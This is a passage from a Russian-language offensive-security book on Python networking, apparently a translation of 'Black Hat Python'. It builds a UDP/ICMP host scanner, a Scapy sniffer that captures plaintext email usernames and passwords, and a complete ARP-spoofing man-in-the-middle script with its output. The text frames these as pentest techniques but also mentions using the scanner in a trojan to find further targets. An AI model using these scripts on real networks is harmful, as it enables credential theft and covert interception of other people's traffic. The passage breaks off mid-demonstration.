Поскольку мы не проводим глубокий анализ этих пакетов, о значении потока можно только гадать. Предполагаем, что первые несколько UDP-пакетов относятся к DNS-запросам (Domain Name System — система доменных имен), определяющим местоположение google.com, а последующие TCP-сеансы — это то, как наш компьютер соединяется с веб-сервером этого веб-сайта и скачивает его содержимое.

Чтобы выполнить ту же проверку в Linux, можно воспользоваться командой `ping google.com`. Результат будет следующим:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

Вы можете видеть ограниченность этой проверки: выводятся только ответы и только для протокола ICMP. Но поскольку мы разрабатываем именно сканер для обнаружения сетевых узлов, это вполне приемлемо. Теперь возьмем подход, с помощью которого мы декодировали IP-заголовок, и применим его к ICMP-сообщениям.

Декодирование ICMP

Итак, мы уже умеем декодировать уровень IP любого захваченного пакета, поэтому не должно возникнуть трудностей с декодированием ICMP-ответов, которые наш сканер будет получать в результате отправки UDP-датаграмм на закрытые порты. Содержимое ICMP-сообщений может существенно варьироваться, но каждое из них всегда содержит три элемента: тип (`type`), код (`code`) и контрольную сумму (`checksum`). Первые два поля говорят принимающему узлу о том, какой тип ICMP-сообщения ему пришел, что в свою очередь определяет, как следует проводить декодирование.

В случае с нашим сканером нужно, чтобы значения типа и кода были равны 3. Это будет соответствовать классу ICMP-сообщений `Destination Unreachable` (объект назначения недоступен), а код со значением `3` будет указывать на возникновение ошибки `Port Unreachable` (порт недоступен). Структура ICMP-сообщения `Destination Unreachable` представлена на рис. 3.3.

Сообщение Destination Unreachable		
0–7	8–15	16–31
Тип = 3	Код	Контрольная сумма заголовка
Не используется		MTU следующего перехода
IP-заголовок и первые 8 байт содержимого исходной датаграммы		

Рис. 3.3. Структура ICMP-сообщения Destination Unreachable

Как видите, первые 8 битов описывают тип, а вторые — ICMP-код. Следует отметить, что при отправке таких ICMP-сообщений сетевой узел добавляет в них IP-заголовок исходного запроса, который инициировал ответ. Вы также можете видеть, что мы еще раз сопоставляем полученное сообщение с 8 байтами отправленной датаграммы, чтобы убедиться в том, что данный ICMP-ответ был спровоцирован нашим сканером. Для этого мы извлекаем из полученного буфера последние 8 байтов, чтобы получить ту самую строку, которую послал сканер.

Дополним код созданного ранее анализатора трафика так, чтобы он умел декодировать ICMP-пакеты. Сохраним предыдущий файл как `sniffer_with_icmp.py` и добавим в него следующий код:

```
import ipaddress
import os
import socket
import struct
import sys

class IP:
--пропущено--

class ICMP: ❶
    def __init__(self, buff):
        header = struct.unpack('<BBHHH', buff)
```

```
        self.type = header[0]
        self.code = header[1]
        self.sum = header[2]
        self.id = header[3]
        self.seq = header[4]

def sniff(host):
--пропущено--

            ip_header = IP(raw_buffer[0:20])
            # нас интересует ICMP
            if ip_header.protocol == "ICMP": ❷
                print('Protocol: %s %s -> %s' % (ip_header.protocol,
                        ip_header.src_address, ip_header.dst_address))
                print(f'Version: {ip_header.ver}')
                print(f'Header Length: {ip_header.ihl} TTL:
                      {ip_header.ttl}')

                # определяем, где начинается ICMP-пакет
                offset = ip_header.ihl * 4 ❸
                buf = raw_buffer[offset:offset + 8]
                # создаем структуру ICMP
                icmp_header = ICMP(buf) ❹
                print('ICMP -> Type: %s Code: %s\n' %
                     (icmp_header.type, icmp_header.code))

        except KeyboardInterrupt:
            if os.name == 'nt':
                sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
            sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
    else:
        host = '192.168.1.203'
    sniff(host)
```

Этот простой фрагмент кода создает структуру `ICMP` ❶ внутри нашей структуры `IP`. Когда главный цикл для приема пакетов обнаруживает, что мы получили ICMP-пакет ❷, определяем, насколько его тело смещено относительно исходного пакета ❸, затем создаем буфер ❹ и выводим поля `type` и `code`. Величина смещения зависит от поля IP-заголовка `ihl`, которое показывает, сколько 32-битных слов (4-байтных блоков) содержится в этом заголовке. Таким образом, умножив это поле на 4, мы получаем размер IP-заголовка и тем самым определяем, где начинается следующий уровень (в данном случае ICMP).

Если быстро проверить этот код с помощью стандартной команды `ping`, вывод должен немного измениться:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0
```

Это говорит о том, что ответы на `ping` (ICMP Echo) принимаются и декодируются корректно. Теперь все готово для реализации последней части логики для отправки UDP-датаграмм и интерпретации ответов.

Воспользуемся модулем `ipaddress`, чтобы сканирование сетевых узлов могло охватить целую подсеть. Сохраните свой скрипт `sniffer_with_icmp.py` под именем `scanner.py` и добавьте в него следующий код:

```
import ipaddress
import os
import socket
import struct
import sys
import threading
import time

# сканируемая подсеть
SUBNET = '192.168.1.0/24'
# волшебная строка, которую мы будем искать в ICMP-ответах
MESSAGE = 'PYTHONRULES!' ❶

class IP:
--пропущено--

class ICMP:
--пропущено--

# эта функция добавляет в UDP-датаграммы наше волшебное сообщение
def udp_sender(): ❷
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sender:
        for ip in ipaddress.ip_network(SUBNET).hosts():
            sender.sendto(bytes(MESSAGE, 'utf8'), (str(ip), 65212))

class Scanner: ❸
    def __init__(self, host):
        self.host = host
        if os.name == 'nt':
            socket_protocol = socket.IPPROTO_IP
        else:
            socket_protocol = socket.IPPROTO_ICMP
```

```
        self.socket = socket.socket(socket.AF_INET,
                                    socket.SOCK_RAW, socket_protocol)
        self.socket.bind((host, 0))

        self.socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

        if os.name == 'nt':
            self.socket.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

def sniff(self): ❹
    hosts_up = set([f'{str(self.host)} *'])
    try:
        while True:
            # читаем пакет
            raw_buffer = self.socket.recvfrom(65535)[0]
            # создаем IP-заголовок из первых 20 байт
            ip_header = IP(raw_buffer[0:20])
            # нас интересует ICMP
            if ip_header.protocol == "ICMP":
                offset = ip_header.ihl * 4
                buf = raw_buffer[offset:offset + 8]
                icmp_header = ICMP(buf)
                # ищем тип и код 3
                if icmp_header.code == 3 and icmp_header.type == 3:
                    if ipaddress.ip_address(ip_header.src_address) in ❺
                                    ipaddress.IPv4Network(SUBNET):

                        # проверяем, содержит ли буфер наше волшебное сообщение
                        if raw_buffer[len(raw_buffer) - len(MESSAGE):] == ❻
                                    bytes(MESSAGE, 'utf8'):
                            tgt = str(ip_header.src_address)
                            if tgt != self.host and tgt not in hosts_up:
                                hosts_up.add(str(ip_header.src_address))
                                print(f'Host Up: {tgt}') ❼
    # обрабатываем Ctrl+C
    except KeyboardInterrupt: ❽
            if os.name == 'nt':
                self.socket.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)

            print('\nUser interrupted.')
            if hosts_up:
                print(f'\n\nSummary: Hosts up on {SUBNET}')
            for host in sorted(hosts_up):
                print(f'{host}')
            print('')
            sys.exit()

if __name__ == '__main__':
    if len(sys.argv) == 2:
        host = sys.argv[1]
```

```
else:
    host = '192.168.1.203'
s = Scanner(host)
time.sleep(5)
t = threading.Thread(target=udp_sender) ❾
t.start()
s.sniff()
```

Этот последний фрагмент кода должен выглядеть довольно понятным. Мы определяем простую строковую структуру ❶, чтобы проверить, что полученные сообщения приходят в ответ именно на изначально отправленные нами UDP-пакеты. Функция `udp_sender` ❷ просто принимает подсеть, которую мы указали в верхней части скрипта, перебирает в ней все IP-адреса и шлет по ним UDP-датаграммы.

Затем мы определяем класс `Scanner` ❸. Чтобы его инициализировать, передаем ему в качестве аргумента адрес сетевого узла. В ходе инициализации мы создаем сокет, включаем неизбирательный режим (если код выполняется в Windows) и делаем этот сокет атрибутом класса `Scanner`.

Метод `sniff` ❹ анализирует сеть, выполняя те же шаги, что и в предыдущем примере, только на этот раз записывает информацию о том, какие из сетевых узлов работают. При обнаружении ожидаемого ICMP-сообщения мы сначала проверяем, пришло ли оно из нужной подсети ❺. Затем убеждаемся в том, что в нем содержится наша волшебная строка ❻. Если все проверки пройдены успешно, выводим IP-адрес сетевого узла, который отправил ICMP-сообщение ❼. Если процесс сканирования прерван нажатием Ctrl+C, обрабатываем исключение `KeyboardInterrupt` ❽, выключая неизбирательный режим (если код выполняется в Windows), и выводим отсортированный список работающих сетевых узлов.

Блок `__main__` проделывает подготовительную работу: он создает объект `Scanner`, останавливается на несколько секунд и затем, прежде чем вызвать метод `sniff`, выполняет `udp_sender` в отдельном потоке ❾, чтобы не прерывать процесс анализа ответов. Посмотрим, как это работает.

Проверка написанного

Теперь запустим наш сканер в локальной сети. Можно применять как Linux, так и Windows — на результат это не повлияет. Локальный компьютер, который использовали авторы, имел IP-адрес 192.168.0.187, поэтому мы направили сканер на подсеть 192.168.0.0/24. Если в ходе проверки у вас получается слишком объемный вывод, просто закомментируйте все инструкции `print`, кроме последней, которая выводит адрес ответившего сетевого узла:

```
python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

МОДУЛЬ IPADDRESS

Наш сканер будет использовать библиотеку `ipaddress`, с помощью которой сможет корректно интерпретировать маски подсетей, такие как 192.168.0.0/24.

Модуль `ipaddress` существенно упрощает работу с подсетями и адресами. Например, с помощью объекта `Ipv4Network` можно выполнить простую проверку наподобие следующей:

```
ip_address = "192.168.112.3"

if ip_address in Ipv4Network("192.168.112.0/24"):
    print True
```

Вы также можете создавать простые итераторы, если нужно разослать пакеты по всей сети:

```
for ip in Ipv4Network("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # отправляем почтовые пакеты
```

Этот модуль сильно упрощает жизнь программистам в ситуациях, когда нужно работать со всей сетью целиком, и идеально подходит для нашего сканера сетевых узлов.

Поверхностное сканирование, которое мы провели, занимает всего несколько секунд. Сопоставив полученные IP-адреса с DHCP-таблицей в домашнем маршрутизаторе, мы смогли подтвердить корректность результатов. Знания, приобретенные в этой главе, можно легко применить для декодирования TCP- и UDP-пакетов, а также разработки на основе этого сканера дополнительного инструментария. Сканер будет использоваться также в главе 7 при создании фреймворка для троянов, он позволит развернутому трояну сканировать локальную сеть на предмет поиска дальнейших целей для атаки.

Итак, вы усвоили основные принципы работы сетей на высоком и низком уровнях. Теперь исследуем развитую библиотеку для Python под названием Scapy.

4

Захват сети с помощью Scapy

Время от времени нам попадается настолько продуманная и удивительная библиотека для Python, что для ее надлежащего рассмотрения не хватило бы целой главы. Именно такую библиотеку создал Филипп Бионди. Она называется Scapy и предназначена для манипулирования сетевыми пакетами. По прочтении этой главы у вас может появиться ощущение, что всю ту работу, которую мы проделали в предыдущих двух главах, можно было бы заменить одной или двумя строчками кода на основе Scapy.

Библиотека Scapy отличается гибкостью и почти безграничными возможностями. Чтобы увидеть, на что она способна, проанализируем трафик для похищения учетных данных электронной почты, передаваемых открытым текстом, затем подменим ARP-пакеты атакуемого компьютера, чтобы перехватить его трафик. В конце мы расширим API Scapy для захвата сетевого трафика, чтобы извлечь изображения, передаваемые по HTTP, и применим к ним инструменты для обнаружения лиц, чтобы узнать, присутствуют ли на этих изображениях люди.

Мы рекомендуем использовать библиотеку Scapy в Linux, так как она разрабатывалась именно для этой системы. Ее последняя версия поддерживает Windows, но в этой главе мы исходим из того, что вы применяете

виртуальную машину (ВМ) Kali с полнофункциональным пакетом Scapy. Если у вас нет этого пакета, пройдите на веб-сайт https://scapy.net/ и выполните установку.

Теперь представим, что вы пробрались в локальную сеть интересующего вас компьютера. В этой главе вы изучите методики, которые позволят перехватывать трафик в локальной сети.

Похищение учетных данных электронной почты

Вы уже потратили некоторое время на изучение всех нюансов того, как в Python анализируется трафик. Рассмотрим интерфейс Scapy, предназначенный для перехвата пакетов и анализа их содержимого. Мы создадим простой анализатор, который будет перехватывать учетные данные для протоколов SMTP (Simple Mail Transport Protocol — простой протокол передачи почты), POP3 (Post Office Protocol — протокол почтового отделения, версия 3) и IMAP (Internet Message Access Protocol — протокол доступа к интернет-сообщениям). После совместим этот инструмент с атакой посредника (man-in-the-middle, MITM) на основе спуфинга протокола ARP (Address Resolution Protocol — протокол определения адреса), что позволит нам легко похищать учетные данные других компьютеров в сети. Естественно, эту методику можно применить к любому протоколу, с ее помощью можно также сохранить весь трафик в файле `pcap` для дальнейшего анализа, что будет продемонстрировано позже.

Чтобы научиться работать со Scapy, создадим для начала каркас анализатора трафика, который просто извлекает и сохраняет сетевые пакеты. Для этого предусмотрена функция с метким названием `sniff` (от англ. sniffer — «нюхач»), которая выглядит так:

```
sniff(filter="",iface="any",prn=function,count=N)
```

Параметр `filter` позволяет указать фильтр BPF (Berkeley Packet Filter — фильтр пакетов Беркли) для пакетов, которые перехватывает Scapy; если нам нужны все пакеты, этот параметр можно оставить пустым. Например, для захвата всех HTTP-пакетов можно использовать BPF-фильтр вида `tcp port 80`. Параметр `iface` говорит анализатору, какой сетевой интерфейс нужно прослушивать; если оставить его пустым, Scapy будет прослушивать все интерфейсы. Параметр `prn` позволяет указать функцию обратного вызова,

которая будет выполняться для каждого пакета, пропущенного фильтром; в качестве своего единственного аргумента она принимает объект пакета. Параметр `count` определяет, сколько всего пакетов вы хотите проанализировать; если оставить его пустым, Scapy будет продолжать анализ до бесконечности.

Для начала создадим простой анализатор, который перехватывает пакет и сохраняет его содержимое. Затем сделаем так, чтобы он анализировал только команды, относящиеся к электронной почте. Откройте файл `mail_sniffer.py` и наполните его следующим кодом:

```
from scapy.all import sniff

def packet_callback(packet): ❶
    print(packet.show())

def main():
    sniff(prn=packet_callback, count=1) ❷

if __name__ == '__main__':
    main()
```

Вначале мы определяем функцию обратного вызова, которая будет принимать каждый перехваченный пакет ❶, затем просим Scapy заняться анализом трафика ❷ на всех интерфейсах без какой-либо фильтрации. Теперь запустим этот скрипт. Вы должны увидеть примерно такой вывод:

```
$ (bhp) tim@kali:~/bhp/bhp$ sudo python mail_sniffer.py
 ###[ Ethernet ]###
  dst       = 42:26:19:1a:31:64
  src       = 00:0c:29:39:46:7e
  type      = IPv6
###[ IPv6 ]###
     version   = 6
     tc        = 0
     fl        = 661536
     plen      = 51
     nh        = UDP
     hlim      = 255
     src       = fe80::20c:29ff:fe39:467e
     dst       = fe80::1079:9d3f:d4a8:defb
###[ UDP ]###
        sport     = 42638
        dport     = domain
        len       = 51
        chksum    = 0xcf66
```

```
###[ DNS ]###
           id        = 22299
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 0
           \qd \
           |###[ DNS Question Record ]###
           | qname      = 'vortex.data.microsoft.com.'
           | qtype      = A
           | qclass     = IN
           an      = None
           ns      = None
           ar      = None
```

Все оказалось так просто! Как видите, когда был получен первый сетевой пакет, функция обратного вызова вывела его содержимое вместе с некоторыми сведениями о протоколе, воспользовавшись другой, встроенной функцией `packet.show`. Функция `show` отлично подходит для отладки скриптов по мере их написания, позволяя удостовериться в том, что вы захватываете нужный трафик.

Итак, мы получили элементарный сниффер. Теперь применим фильтр и расширим логику функции обратного вызова, чтобы извлечь строки, относящиеся к аутентификации по протоколам электронной почты.

В следующем примере мы воспользуемся фильтром, чтобы анализатор выводил только те пакеты, которые нас интересуют. Для этого задействуем синтаксис BPF, который еще называют *стилем Wireshark*. Этот синтаксис встречается в таких инструментах, как tcpdump, и в фильтрах захвата трафика, которые используются в Wireshark. Рассмотрим его основные особенности. В фильтре можно использовать три типа информации. Как видно из табл. 4.1, вы можете указать дескриптор (например, конкретный IP-адрес, интерфейс или порт), направление трафика и протокол в зависимости от того, что ищете в перехватываемых пакетах.

Таблица 4.1. Синтаксис BPF-фильтра

Выражение	Описание	Примеры ключевых слов
Дескриптор	Что вы ищете	host, net, port
Направление	Направление движения	src, dst, src или dst
Протокол	Протокол передачи трафика	ip, ip6, tcp, udp

Например, выражение `src 192.168.1.100` определяет фильтр, захватывающий только те пакеты, которые отправляет компьютер с адресом 192.168.1.100. Фильтр `dst 192.168.1.100` является его противоположностью — он захватывает только пакеты, направленные по адресу 192.168.1.100. Аналогичным образом выражения `tcp port 110` и `tcp port 25` определяют фильтр, который будет пропускать только TCP-пакеты, отправленные через порты 110 или 25. Теперь давайте расширим наш сниффер с помощью синтаксиса BPF:

```
from scapy.all import sniff, TCP, IP

# обратный вызов для обработки пакетов
def packet_callback(packet):
    if packet[TCP].payload: ❶
        mypacket = str(packet[TCP].payload)
       if 'user' in mypacket.lower() or 'pass' in mypacket.lower(): ❷
           print(f"[*] Destination: {packet[IP].dst}")
           print(f"[*] {str(packet[TCP].payload)}") ❸

def main():
    # запускаем сниффер
    sniff(filter='tcp port 110 or tcp port 25 or tcp port 143', ❹
            prn=packet_callback, store=0)

if __name__ == '__main__':
    main()
```

Здесь все довольно очевидно. Мы отредактировали функцию `sniff`, добавив в нее фильтр BPF, захватывающий только трафик, направленный на характерные для электронной почты порты 110 (POP3), 143 (IMAP) и 25 (SMTP) ❹. Также мы использовали новый параметр с именем `store`: если присвоить ему `0`, Scapy не будет хранить пакеты в памяти. Этот параметр желательно добавлять в случае, если вы хотите, чтобы анализатор трафика работал длительное время, так как это позволит избежать существенного расхода ресурсов ОЗУ. Когда срабатывает функция обратного вызова, мы проверяем, получила ли она полезные данные ❶ и содержатся ли в них команды `USER` или `PASS`, характерные

для электронной почты ❷. Обнаружив аутентификационную строку, выводим адрес сервера, которому она передается, и сами байты, содержащиеся в пакете ❸.

Проверка написанного

Далее показан демонстрационный вывод для фиктивной учетной записи, к которой авторы пытались подключить почтовый клиент:

```
(bhp) root@kali:/home/tim/bhp/bhp# python mail_sniffer.py
[*] Destination: 192.168.1.207
[*] b'USER tim\n'
[*] Destination: 192.168.1.207
[*] b'PASS 1234567\n'
```

Как видите, наш клиент пытается войти на сервер 192.168.1.207 и отправить по сети учетные данные в открытом виде. Это очень простой пример того, как скрипт для анализа трафика на основе Scapy можно превратить в инструмент, полезный для тестирования на проникновение. Этот скрипт предназначен для трафика электронной почты, так как мы настроили фильтр BPF для отслеживания соответствующих портов. Этот фильтр можно откорректировать для мониторинга другого трафика: например, чтобы наблюдать за FTP-соединениями и учетными данными, поменяйте его на `tcp port 21`.

Подглядывать за собственным трафиком, может, и весело, но лучше, когда этот трафик принадлежит кому-то другому. Давайте посмотрим, как провести атаку ARP-спуфинга для захвата пакетов удаленного компьютера, размещенного в той же сети.

ARP-спуфинг с использованием Scapy

ARP-спуфинг (ARP spoofing или ARP poisoning) — это один из старейших, но в то же время эффективнейших приемов в арсенале хакера. Говоря просто, мы убедим атакуемый компьютер в том, что стали его шлюзом и что весь передаваемый ему трафик должен проходить через нас. У любого компьютера в сети есть кэш ARP со списком последних MAC-адресов (media access control — управление доступом к среде), которые соответствуют IP-адресам в локальной сети. Для проведения атаки мы внедрим в этот кэш записи о контролируемых нами узлах. Поскольку протоколу ARP и ARP-спуфингу в целом посвящено множество других материалов, предлагаем вам самостоятельно исследовать данную тему, чтобы понять принцип работы этой атаки на более низком уровне.

Итак, мы разобрались с тем, что нужно делать. Остается только реализовать все это на практике. В ходе тестирования авторы атаковали физический компьютер с macOS из BM Kali. Этот код также проверялся с использованием различных мобильных устройств, подключенных к беспроводной точке доступа, и все замечательно работало. Первым делом проверим ARP-кэш на атакуемом компьютере с macOS, а саму атаку продемонстрируем позже. Далее показано, как проверить ARP-кэш на локальном компьютере под управлением macOS:

```
MacBook-Pro:~ victim$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
ether 38:f9:d3:63:5c:48
inet6 fe80::4bc:91d7:29ee:51d8%en0 prefixlen 64 secured scopeid 0x6
inet 192.168.1.193 netmask 0xffffff00 broadcast 192.168.1.255
inet6 2600:1700:c1a0:6ee0:1844:8b1c:7fe0:79c8 prefixlen 64 autoconf secured
inet6 2600:1700:c1a0:6ee0:fc47:7c52:affd:f1f6 prefixlen 64 autoconf temporary
inet6 2600:1700:c1a0:6ee0::31 prefixlen 64 dynamic
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
```

Команда `ifconfig` выводит сетевую конфигурацию для заданного интерфейса (здесь это `en0`) или, если таковой не указан, для всех интерфейсов сразу. Как показывает этот вывод, устройство имеет IPv4-адрес (`inet`) `192.168.1.193`. Также перечислены MAC-адрес (`38:f9:d3:63:5c:48`, помеченный как `ether`) и несколько IPv6-адресов. ARP-спуфинг работает только для адресов формата IPv4, поэтому IPv6-адреса будут проигнорированы.

Теперь посмотрим, что находится в ARP-кэше компьютера с macOS. Далее показаны MAC-адреса, которые, по мнению этого устройства, принадлежат его соседям по сети:

```
MacBook-Pro:~ victim$ arp -a
kali.attlocal.net (192.168.1.203) at a4:5e:60:ee:17:5d on en0 ifscope ❶
dsldevice.attlocal.net (192.168.1.254) at 20:e5:64:c0:76:d0 on en0 ifscope ❷
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
```

Как видите, компьютер взломщика под управлением Kali имеет IP-адрес `192.168.1.203` ❶ и MAC-адрес `a4:5e:60:ee:17:5d`. Взломщик и его жертва подключаются к интернету через шлюз с IP-адресом `192.168.1.254` ❷, который в ARP-кэше привязан к MAC-адресу `20:e5:64:c0:76:d0`. Эти значения нам еще пригодятся, так как мы можем просматривать ARP-кэш прямо во время атаки и наблюдать за тем, как меняется зарегистрированный MAC-адрес шлюза. Узнав адреса шлюза и нашей потенциальной жертвы, можем

приступить к написанию скрипта для ARP-спуфинга. Создайте файл с именем `arper.py` и сохраните в нем приведенный далее код. Для начала сформируем каркас, чтобы вы получили представление о том, из чего состоит этот скрипт:

```
from multiprocessing import Process
from scapy.all import (ARP, Ether, conf, get_if_hwaddr,
                       send, sniff, sndrcv, srp, wrpcap)
import os
import sys
import time

def get_mac(targetip): ❶
    pass

class Arper:
    def __init__(self, victim, gateway, interface='en0'):
        pass

    def run(self):
        pass

   def poison(self): ❷
        pass

   def sniff(self, count=200): ❸
        pass

   def restore(self): ❹
        pass

if __name__ == '__main__':
    (victim, gateway, interface) = (sys.argv[1], sys.argv[2], sys.argv[3])
    myarp = Arper(victim, gateway, interface)
    myarp.run()
```

Определим вспомогательную функцию для получения MAC-адреса любого заданного компьютера ❶, а также класс `Arper` для подмены (`poison`) ❷, извлечения (`sniff`) ❸ и восстановления (`restore`) ❹ сетевых параметров. Наполним кодом каждый участок, начиная с функции `get_mac`, которая возвращает MAC-адрес для заданного IP-адреса. Нас интересуют MAC-адреса жертвы и шлюза.

```
def get_mac(targetip):
    packet = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(op="who-has", pdst=targetip) ❶
    resp, _ = srp(packet, timeout=2, retry=10, verbose=False) ❷
    for _, r in resp:
        return r[Ether].src
    return None
```

Мы передаем IP-адрес и создаем пакет ❶. Функция `Ether` делает так, что этот пакет будет передаваться по широковещательному каналу, а функция `ARP` определяет запрос, который, будучи послан по заданному MAC-адресу, спрашивает у каждого сетевого узла о наличии IP-адреса жертвы. Пакет отправляется с помощью функции `srp` ❷ из состава Scapy, которая передает и принимает пакеты на втором, канальном уровне. Присваиваем ответ переменной `resp`, которая в итоге должна будет содержать источник уровня Ether (MAC-адрес) для IP-адреса жертвы.

Теперь займемся написанием класса `Arper`:

```
class Arper():
    def __init__(self, victim, gateway, interface='en0'): ❶
        self.victim = victim
        self.victimmac = get_mac(victim)
        self.gateway = gateway
        self.gatewaymac = get_mac(gateway)
        self.interface = interface
        conf.iface = interface
        conf.verb = 0

        print(f'Initialized {interface}:') ❷
        print(f'Gateway ({gateway}) is at {self.gatewaymac}.')
        print(f'Victim ({victim}) is at {self.victimmac}.')
        print('-'*30)
```

При инициализации этого класса мы указываем IP-адреса жертвы и шлюза, а также сетевой интерфейс, который будет использоваться (`en0` по умолчанию) ❶. Имея эту информацию, инициализируем переменные `interface`, `victim`, `victimmac`, `gateway` и `gatewaymac`, выводя значения в консоль ❷.

Создадим внутри класса `Arper` функцию `run`, которая будет служить точкой входа для атаки:

```
def run(self):
    self.poison_thread = Process(target=self.poison) ❶
    self.poison_thread.start()

    self.sniff_thread = Process(target=self.sniff) ❷
    self.sniff_thread.start()
```

Основная работа на объекте `Arper` ложится на метод `run`. Он подготавливает и выполняет два процесса: один для подмены ARP-кэша ❶, а другой для того, чтобы мы могли наблюдать за проведением атаки путем анализа сетевого трафика ❷.

Метод poison создает модифицированные пакеты и отправляет их жертве и шлюзу:

```
def poison(self):
    poison_victim = ARP() ❶
    poison_victim.op = 2
    poison_victim.psrc = self.gateway
    poison_victim.pdst = self.victim
    poison_victim.hwdst = self.victimmac
    print(f'ip src: {poison_victim.psrc}')
    print(f'ip dst: {poison_victim.pdst}')
    print(f'mac dst: {poison_victim.hwdst}')
    print(f'mac src: {poison_victim.hwsrc}')
    print(poison_victim.summary())
    print('-'*30)
    poison_gateway = ARP() ❷
    poison_gateway.op = 2
    poison_gateway.psrc = self.victim
    poison_gateway.pdst = self.gateway
    poison_gateway.hwdst = self.gatewaymac

    print(f'ip src: {poison_gateway.psrc}')
    print(f'ip dst: {poison_gateway.pdst}')
    print(f'mac dst: {poison_gateway.hwdst}')
    print(f'mac_src: {poison_gateway.hwsrc}')
    print(poison_gateway.summary())
    print('-'*30)
    print(f'Beginning the ARP poison. [CTRL-C to stop]')
    while True: ❸
        sys.stdout.write('.')
        sys.stdout.flush()
    try:
        send(poison_victim)
        send(poison_gateway)
    except KeyboardInterrupt: ❹
        self.restore()
        sys.exit()
    else:
        time.sleep(2)
```

Метод poison подготавливает данные, которые мы будем использовать в ходе атаки ARP-спуфинга на жертву и шлюз. Сначала создается модифицированный ARP-пакет, предназначенный для жертвы ❶. Аналогично создается ARP-пакет для шлюза ❷. Чтобы атаковать шлюз, мы шлем ему API-адрес жертвы и собственный MAC-адрес. Таким же образом атакуем жертву, отправляя ей свой MAC-адрес вместе с IP-адресом шлюза. Мы выводим всю эту информацию в консоль, чтобы убедиться в корректности адресов назначения и содержимого наших пакетов.

Вслед за этим запускаем бесконечный цикл и начинаем слать модифицированные пакеты тем, кому они предназначены, чтобы соответствующие записи в ARP-кэше оставались видоизмененными на протяжении всей атаки ❸. Цикл будет продолжаться, пока вы не нажмете Ctrl+C (`KeyboardInterrupt`) ❹, после чего нормальные параметры будут восстановлены (для этого мы отправим жертве и шлюзу корректную информацию, заметая следы атаки).

Чтобы наблюдать за атакой в ходе ее проведения и записывать происходящее, будем анализировать сетевой трафик с помощью метода `sniff`:

```
def sniff(self, count=100):
    time.sleep(5) ❶
    print(f'Sniffing {count} packets')
    bpf_filter = "ip host %s" % victim ❷
    packets = sniff(count=count, filter=bpf_filter, iface=self.interface) ❸
    wrpcap('arper.pcap', packets) ❹
    print('Got the packets')
    self.restore() ❺
    self.poison_thread.terminate()
    print('Finished.')
```

Прежде чем начинать анализ, метод `sniff` ждет 5 секунд ❶, чтобы поток, занимающийся спуфингом, успел начать работу. Мы берем заданное количество пакетов (100 по умолчанию) ❸ и отбираем те, которые содержат IP-адрес жертвы ❷. Получив нужные пакеты, записываем их в файл с именем `arper.pcap` ❹, восстанавливаем исходные значения в ARP-таблицах ❺ и завершаем работу потока `poison_thread`.

Наконец, метод `restore` возвращает компьютер жертвы и шлюз в исходное состояние, отправляя каждому из них ARP-пакеты с корректной информацией:

```
def restore(self):
    print('Restoring ARP tables...')
    send(ARP( ❶
        op=2,
        psrc=self.gateway,
        hwsrc=self.gatewaymac,
        pdst=self.victim,
        hwdst='ff:ff:ff:ff:ff:ff'),
        count=5)
    send(ARP(❷
        op=2,
        psrc=self.victim,
        hwsrc=self.victimmac,
        pdst=self.gateway,
        hwdst='ff:ff:ff:ff:ff:ff'),
        count=5)
```

Метод `restore` может вызываться как из `poison` (если нажать Ctrl+C), так и из `sniff` (после захвата заданного количества пакетов). Он шлет жертве исходные значения IP- и MAC-адресов шлюза ❶, а шлюзу — исходные значения IP- и MAC-адресов жертвы ❷.

Давайте посмотрим, как этот скрипт проявит себя на практике.

Проверка написанного

Прежде чем начинать, нужно сообщить локальной системе, что мы собираемся слать пакеты по IP-адресам, принадлежащим как шлюзу, так и атакуемому компьютеру. Если вы используете виртуальную машину Kali, введите в своем терминале следующую команду:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Если же вы большой фанат Apple, вам нужно использовать команду следующего вида:

```
#:> sudo sysctl -w net.inet.ip.forwarding=1
```

Итак, сконфигурировав маршрутизацию IP-адресов, запустим наш скрипт и проверим ARP-кэш атакуемого компьютера. Выполните в системе, из которой вы проводите атаку, следующее (в качестве администратора):

```
#:> python arper.py 192.168.1.193 192.168.1.254 en0
Initialized en0:
Gateway (192.168.1.254) is at 20:e5:64:c0:76:d0.
Victim (192.168.1.193) is at 38:f9:d3:63:5c:48.
------------------------------
ip src: 192.168.1.254
ip dst: 192.168.1.193
mac dst: 38:f9:d3:63:5c:48
mac src: a4:5e:60:ee:17:5d
ARP is at a4:5e:60:ee:17:5d says 192.168.1.254
------------------------------
ip src: 192.168.1.193
ip dst: 192.168.1.254
mac dst: 20:e5:64:c0:76:d0
mac_src: a4:5e:60:ee:17:5d
ARP is at a4:5e:60:ee:17:5d says 192.168.1.193
------------------------------
Beginning the ARP poison. [CTRL-C to stop]
...Sniffing 100 packets
......Got the packets
Restoring ARP tables...
Finished.
```

Круто! Никаких ошибок, ничего неожиданного. Теперь давайте подтвердим атаку на компьютере жертвы. Пока скрипт занимался захватом 100 пакетов, мы вывели содержимое ARP-таблицы на атакуемом устройстве, воспользовавшись командой `arp`:

```
MacBook-Pro:~ victim$ arp -a
kali.attlocal.net (192.168.1.203) at a4:5e:60:ee:17:5d on en0 ifscope
